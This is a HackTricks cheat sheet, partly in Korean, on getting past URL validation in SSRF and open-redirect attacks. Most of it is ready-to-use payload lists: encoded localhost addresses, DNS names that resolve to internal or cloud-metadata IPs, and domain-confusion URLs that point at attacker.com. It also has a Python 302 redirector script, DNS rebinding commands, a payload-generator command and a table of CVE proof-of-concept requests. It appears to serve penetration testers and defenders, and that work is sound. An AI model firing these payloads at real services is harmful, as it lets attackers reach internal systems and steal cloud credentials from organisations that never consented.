 HackTricks
URL Format Bypass
Tip
AWS Hacking을 배우고 연습하세요:
HackTricks Training AWS Red Team Expert (ARTE)
GCP Hacking을 배우고 연습하세요:HackTricks Training GCP Red Team Expert (GRTE)
Az Hacking을 배우고 연습하세요:HackTricks Training Azure Red Team Expert (AzRTE)
HackTricks 지원하기
- subscription plans를 확인하세요!
- 💬 Discord group, telegram group에 참여하고, X/Twitter에서 @hacktricks_live를 팔로우하거나, LinkedIn page와 YouTube channel을 확인하세요.
- HackTricks 및 HackTricks Cloud github repos에 PR을 제출해 hacking tricks를 공유하세요.
Localhost
Localhost payloads
```bash # Localhost 0 # Yes, just 0 is localhost in Linux http://127.0.0.1:80 http://127.0.0.1:443 http://127.0.0.1:22 http://127.1:80 http://127.000000000000000.1 http://0 http:@0/ --> http://localhost/ http://0.0.0.0:80 http://localhost:80 http://[::]:80/ http://[::]:25/ SMTP http://[::]:3128/ Squid http://[0000::1]:80/ http://[0:0:0:0:0:ffff:127.0.0.1]/thefile http://①②⑦.⓪.⓪.⓪CIDR bypass
http://127.127.127.127 http://127.0.1.3 http://127.0.0.0
Dot bypass
127。0。0。1 127%E3%80%820%E3%80%820%E3%80%821
Decimal bypass
http://2130706433/ = http://127.0.0.1 http://3232235521/ = http://192.168.0.1 http://3232235777/ = http://192.168.1.1
Octal Bypass
http://0177.0000.0000.0001 http://00000177.00000000.00000000.00000001 http://017700000001
Hexadecimal bypass
127.0.0.1 = 0x7f 00 00 01 http://0x7f000001/ = http://127.0.0.1 http://0xc0a80014/ = http://192.168.0.20 0x7f.0x00.0x00.0x01 0x0000007f.0x00000000.0x00000000.0x00000001
Mixed encodings bypass
169.254.43518 -> Partial Decimal (Class B) format combines the third and fourth parts of the IP address into a decimal number 0xA9.254.0251.0376 -> hexadecimal, decimal and octal
Add 0s bypass
127.000000000000.1
You can also mix different encoding formats
https://www.silisoftware.com/tools/ipconverter.php
Malformed and rare
localhost:+11211aaa localhost:00011211aaaa http://0/ http://127.1 http://127.0.1
DNS to localhost
localtest.me = 127.0.0.1 customer1.app.localhost.my.company.127.0.0.1.nip.io = 127.0.0.1 mail.ebc.apple.com = 127.0.0.6 (localhost) 127.0.0.1.nip.io = 127.0.0.1 (Resolves to the given IP) www.example.com.customlookup.www.google.com.endcustom.sentinel.pentesting.us = Resolves to www.google.com http://customer1.app.localhost.my.company.127.0.0.1.nip.io http://bugbounty.dod.network = 127.0.0.2 (localhost) 1ynrnhl.xip.io == 169.254.169.254 spoofed.burpcollaborator.net = 127.0.0.1
</details>
.png>)
The **Burp 확장** [**Burp-Encode-IP**](https://github.com/e1abrador/Burp-Encode-IP)는 IP 형식 우회를 구현합니다.
### 도메인 파서
<details>
<summary>도메인 파서 우회</summary>
```bash
https:attacker.com
https:/attacker.com
http:/\/\attacker.com
https:/\attacker.com
//attacker.com
\\/\/attacker.com/
/\/attacker.com/
/attacker.com
%0D%0A/attacker.com
#attacker.com
#%20@attacker.com
@attacker.com
http://169.254.1698.254\@attacker.com
attacker%00.com
attacker%E3%80%82com
attacker。com
ⒶⓉⓉⒶⒸⓀⒺⓡ.Ⓒⓞⓜ
# double encoded fragment to bypass split("#"): attacker.com%2523@victim
Domain confusion payloads
```bash # Try also to change attacker.com for 127.0.0.1 to try to access localhost # Try replacing https by http # Try URL-encoded characters https://{domain}@attacker.com https://{domain}.attacker.com https://{domain}%6D@attacker.com https://attacker.com/{domain} https://attacker.com/?d={domain} https://attacker.com#{domain} https://attacker.com@{domain} https://attacker.com#@{domain} https://attacker.com%23@{domain} https://attacker.com%00{domain} https://attacker.com%0A{domain} https://attacker.com?{domain} https://attacker.com///{domain} https://attacker.com\{domain}/ https://attacker.com;https://{domain} https://attacker.com\{domain}/ https://attacker.com\.{domain} https://attacker.com/.{domain} https://attacker.com\@@{domain} https://attacker.com:\@@{domain} https://attacker.com#\@{domain} https://attacker.com\anything@{domain}/ https://www.victim.com(\u2044)some(\u2044)path(\u2044)(\u0294)some=param(\uff03)hash@attacker.com # colon + backslash confusion (CVE-2025-0454 in autogpt) http://localhost:\@google.com/../On each IP position try to put 1 attackers domain and the others the victim domain
http://1.1.1.1 &@2.2.2.2# @3.3.3.3/
Parameter pollution
next={domain}&next=attacker.com
</details>

### Paths 및 Extensions 우회

URL이 path나 extension으로 끝나야 하거나 path를 포함해야 하는 경우, 다음 우회 방법 중 하나를 시도해 보세요:
https://metadata/vulnerable/path#/expected/path https://metadata/vulnerable/path#.extension https://metadata/expected/path/..%2f..%2f/vulnerable/path
### Fuzzing

도구 [**recollapse**](https://github.com/0xacb/recollapse)는 주어진 입력으로부터 변형을 생성해 사용 중인 정규식(regex)을 우회해볼 수 있습니다. 자세한 내용은 [**this post**](https://0xacb.com/2022/11/21/recollapse/)도 확인하세요.

### Automatic Custom Wordlists

portswigger의 [**URL validation bypass cheat sheet** webapp](https://portswigger.net/web-security/ssrf/url-validation-bypass-cheat-sheet)를 확인하세요. 허용된 호스트와 공격자 호스트를 입력하면 시도해볼 URL 목록을 생성해줍니다. 또한 URL을 파라미터, Host 헤더 또는 CORS 헤더에서 사용할 수 있는지도 고려합니다.


<a class="content_ref" href="https://portswigger.net/web-security/ssrf/url-validation-bypass-cheat-sheet"><span class="content_ref_label">URL validation bypass cheat sheet for SSRF/CORS/Redirect - 2024 Edition | Web Security Academy</span></a>

### Bypass via redirect

서버가 SSRF의 원본 요청을 **필터링**하지만 그 요청에 대한 가능한 **redirect** 응답은 필터링하지 않을 수 있습니다.\
예를 들어, `url=https://www.google.com/` 형태로 SSRF에 취약한 서버는 **url param을 필터링**하고 있을 수 있습니다. 하지만 리다이렉트하려는 위치로 302 응답을 보내도록 [python server to respond with a 302](https://pastebin.com/raw/ywAUhFrv)를 사용하면 127.0.0.1 같은 필터된 IP 주소나 gopher 같은 필터된 **protocols**에도 **접근**할 수 있을지도 모릅니다.\
[Check out this report.](https://sirleeroyjenkins.medium.com/just-gopher-it-escalating-a-blind-ssrf-to-rce-for-15k-f5329a974530)

<details>
<summary>SSRF 테스트용 간단한 redirector</summary>
```python
#!/usr/bin/env python3

#python3 ./redirector.py 8000 http://127.0.0.1/

import sys
from http.server import HTTPServer, BaseHTTPRequestHandler

if len(sys.argv)-1 != 2:
print("Usage: {} <port_number> <url>".format(sys.argv[0]))
sys.exit()

class Redirect(BaseHTTPRequestHandler):
def do_GET(self):
self.send_response(302)
self.send_header('Location', sys.argv[2])
self.end_headers()

HTTPServer(("", int(sys.argv[1])), Redirect).serve_forever()
DNS rebinding bypass (2025+)
SSRF 필터가 HTTP 요청을 보내기 전에 단일 DNS 해석(single DNS resolution) 을 수행하더라도, 조회와 연결 사이에 도메인을 재바인딩하여 내부 호스트에 도달할 수 있습니다:
- 도메인
victim.example.com을 public IP로 포인팅하여 allow‑list / CIDR 체크를 통과시키세요. - 매우 낮은 TTL을 설정(또는 자신이 제어하는 authoritative server 사용)하고 실제 요청이 발생하기 직전에 도메인을
127.0.0.1또는169.254.169.254로 재바인딩하세요. - Tools like Singularity (
nccgroup/singularity) 는 authoritative DNS + HTTP 서버를 자동화하고 미리 만들어진 payload를 포함합니다. 실행 예:python3 singularity.py --lhost <your_ip> --rhost 127.0.0.1 --domain rebinder.test --http-port 8080.
이 기술은 2025년에 BentoML의 “safe URL” 패치와 유사한 single‑resolve SSRF 필터를 우회하는 데 사용되었습니다.
설명된 트릭

Backslash-trick
The backslash-trick exploits a difference between the WHATWG URL Standard and RFC3986. While RFC3986 is a general framework for URIs, WHATWG is specific to web URLs and is adopted by modern browsers. The key distinction lies in the WHATWG standard’s recognition of the backslash (\) as equivalent to the forward slash (/), impacting how URLs are parsed, specifically marking the transition from the hostname to the path in a URL.
Left square bracket
userInfo 세그먼트에서 “left square bracket” 문자 [ 는 Spring’s UriComponentsBuilder가 브라우저와 다른 hostname 값을 반환하게 만들 수 있습니다: https://example.com[@attacker.com
Other Confusions
.png)
이미지 출처: https://claroty.com/2022/01/10/blog-research-exploiting-url-parsing-confusion/
IPv6 Zone Identifier (%25) Trick
Modern URL parsers that support RFC 6874 allow link-local IPv6 addresses to include a zone identifier after a percent sign. Some security filters are not aware of this syntax and will only strip square-bracketed IPv6 literals, letting the following payload reach an internal interface:
http://[fe80::1%25eth0]/          # %25 = encoded '%', interpreted as fe80::1%eth0
http://[fe80::a9ff:fe00:1%25en0]/ # Another example (macOS style)
If the target application validates that the host is not fe80::1 but stops parsing at the %, it may incorrectly treat the request as external. Always normalise the address before any security decision or strip the optional zone id entirely.
최근 라이브러리 파싱 CVEs (2022–2026)
다수의 주류 프레임워크가 hostname 불일치 문제를 겪었고, 위에 나열한 트릭으로 URL 검증을 우회하면 SSRF에 악용될 수 있습니다:
| 연도 | CVE | 구성요소 | 버그 요약 | Minimal PoC |
|---|---|---|---|---|
| 2025 | CVE-2025-0454 | Python requests + urllib.parse (autogpt) | http://localhost:\\@google.com/../ 파싱 불일치로 allow‑lists는 호스트를 google.com으로 인식하지만 요청은 localhost에 도달합니다. | requests.get("http://localhost:\\@google.com/../") |
| 2025 | CVE-2025-2691 | Node package nossrf | SSRF 차단용 라이브러리가 원래 호스트명만 검사하고 해결된 IP는 확인하지 않아, private 범위로 해석되는 호스트명을 허용합니다. | curl "http://trusted.example" --resolve trusted.example:80:127.0.0.1 |
| 2024 | CVE-2024-29415 | Node ip package | isPublic()가 dotted‑octal / 단축형 localhost (예: 0127.0.0.1, 127.1)을 public으로 잘못 분류해 필터가 내부 대상을 허용합니다. | ip.isPublic('0127.0.0.1')는 취약한 버전에서 true를 반환합니다 |
| 2024 | CVE-2024-3095 | Langchain WebResearchRetriever | 호스트 필터링이 없어 AI 에이전트에서 IMDS/localhost로 GET 요청이 도달할 수 있습니다. | WebResearchRetriever 내부의 사용자 제어 URL |
| 2024 | CVE-2024-22243 / ‑22262 | Spring UriComponentsBuilder | userinfo의 [가 Spring과 브라우저에서 다르게 파싱되어 allow‑list 우회가 가능합니다. | https://example.com\[@internal |
| 2023 | CVE-2023-27592 | urllib3 <1.26.15 | 백슬래시 혼동으로 http://example.com\\@169.254.169.254/가 @로 분할하는 호스트 필터를 우회하게 허용했습니다. | — |
| 2022 | CVE-2022-3602 | OpenSSL | 이름이 .로 끝날 때(도트 없는 도메인 혼동) hostname 검증이 건너뛰어졌습니다. | — |
Payload-generation helpers (2024+)
수동으로 대규모 사용자 지정 워드리스트를 만드는 것은 번거롭습니다. 오픈소스 도구 SSRF-PayloadMaker (Python 3)는 이제 혼합 인코딩, 강제 HTTP 다운그레이드 및 백슬래시 변형을 포함한 80 k+ 이상의 호스트 변형 조합을 자동으로 생성할 수 있습니다:
# Generate every known bypass that transforms the allowed host example.com to attacker.com
python3 ssrf_maker.py --allowed example.com --attacker attacker.com -A -o payloads.txt
생성된 목록은 Burp Intruder 또는 ffuf에 직접 입력할 수 있습니다.
References
- https://as745591.medium.com/albussec-penetration-list-08-server-side-request-forgery-ssrf-sample-90267f095d25
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Request%20Forgery/README.md
- https://portswigger.net/research/new-crazy-payloads-in-the-url-validation-bypass-cheat-sheet
- https://nvd.nist.gov/vuln/detail/CVE-2024-22243
- https://github.com/hsynuzm/SSRF-PayloadMaker
- https://medium.com/%40narendarlb123/1-cve-2025-0454-autogpt-ssrf-via-url-parsing-confusion-921d66fafcbe
- https://www.tenable.com/blog/how-tenable-bypassed-patch-for-bentoml-ssrf-vulnerability-CVE-2025-54381
Tip
AWS Hacking을 배우고 연습하세요:
GCP Hacking을 배우고 연습하세요:
Az Hacking을 배우고 연습하세요:HackTricks 지원하기
- subscription plans를 확인하세요!
- 💬 Discord group, telegram group에 참여하고, X/Twitter에서 @hacktricks_live를 팔로우하거나, LinkedIn page와 YouTube channel을 확인하세요.
- HackTricks 및 HackTricks Cloud github repos에 PR을 제출해 hacking tricks를 공유하세요.